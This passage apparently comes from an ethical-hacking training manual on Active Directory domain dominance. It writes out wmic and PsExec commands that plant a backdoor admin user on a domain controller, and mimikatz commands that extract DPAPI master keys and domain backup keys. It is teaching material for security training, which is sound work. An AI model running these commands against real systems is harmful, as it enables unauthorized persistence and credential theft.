-a----        4/13/2019   4:55 PM           2562 ntds_capi_0_d2685b31-402d-493b-8d12-5fe48ee26f5a.pfx
-a----        4/13/2019   4:55 PM           1196 ntds_capi_0_d2685b31-402d-493b-8d12-5fe48ee26f5a.pvk
-a----        4/13/2019   4:55 PM            256 ntds_legacy_0_6ec0b07c-4ea8-4d28-a283-31b63f2fa324.key
```

Remote Code Execution

Attackers attempt to execute malicious code on the target domain controller (DC) through CLI to launch a domain dominance attack. Using this technique, attackers hold persistence to perform malicious activities over time without being detected.

Attackers follow the steps below to perform a domain dominance attack via remote code execution.

- Create a dummy process and user on the target DC using WMI:


  ```
  wmic /node:<DomaincontrollerName> process call create "net user /add PiratedProcess Du^^Y01"
  ```

  Here, **`PiratedProcess`** and **`Du^^Y01`** are the user ID and password of the planted dummy process on the target user's DC.

- Once the user is created, add the user to the "Admins" group.

  ```
  PsExec.exe \\< DomaincontrollerName> -accepteula net localgroup "Admins" PiratedProcess /add
  ```

- Navigate to Active Directory Users and Computers (ADUC) and identify the user created using the above command.
- Open the properties window on the system and navigate to the "Member of" tab to verify the membership.


Martin J. Properties
?
X
Security
Environment
Sessions
Remote control
Remote Desktop Services Profile
COM+
Attribute Editor
General
Address
Account
Profile
Telephones
Organization
Published Certificates
Member Of
Password Replication
Dial-in
Object
Add...
Remove
Set Primary Group
OK
Cancel
Apply
Help

Member of:

Name	Active Directory Domain Services Folder
Domain Admins	CEH.com/Users
Domain Users	CEH.com/Users

Primary group: Domain Users

There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.

Figure 6.180: Screenshot showing InsertedUser Properties

After successfully adding a new user to the “Admins” group, the attacker uses these credentials to hold persistence on the target DC.

Abusing Data Protection API (DPAPI)

DPAPI is a unified location in Windows environments where all the cryptographically secured files, passwords of browsers, and other critical data are stored. Windows domain controllers (DCs) contain a master key to decrypt DPAPI-protected files. Attackers often attempt to obtain this master key from the DC using any of the following methods.

- Run the following mimikatz command to recover the master key using the password of a compromised user:


```
dpapi::masterkey
/in:"C:\Users\spotless.OFFENSE\AppData\Roaming\Microsoft\Protect\
S-1-5-21-2552734371-813931464-1050690807-1106\3e90dd9e-f901-40a1-
b691-84d7f647b8fe" /sid:S-1-5-21-2552734371-813931464-1050690807-
1106 /password:******* /protected
```

- Run the following command to retrieve all local master keys with compromised admin credentials:

  `sekurlsa::dpapi`

- Run the following command to retrieve all backup master keys:

  `lsadump::backupkeys /system:dc01.offense.local /export`

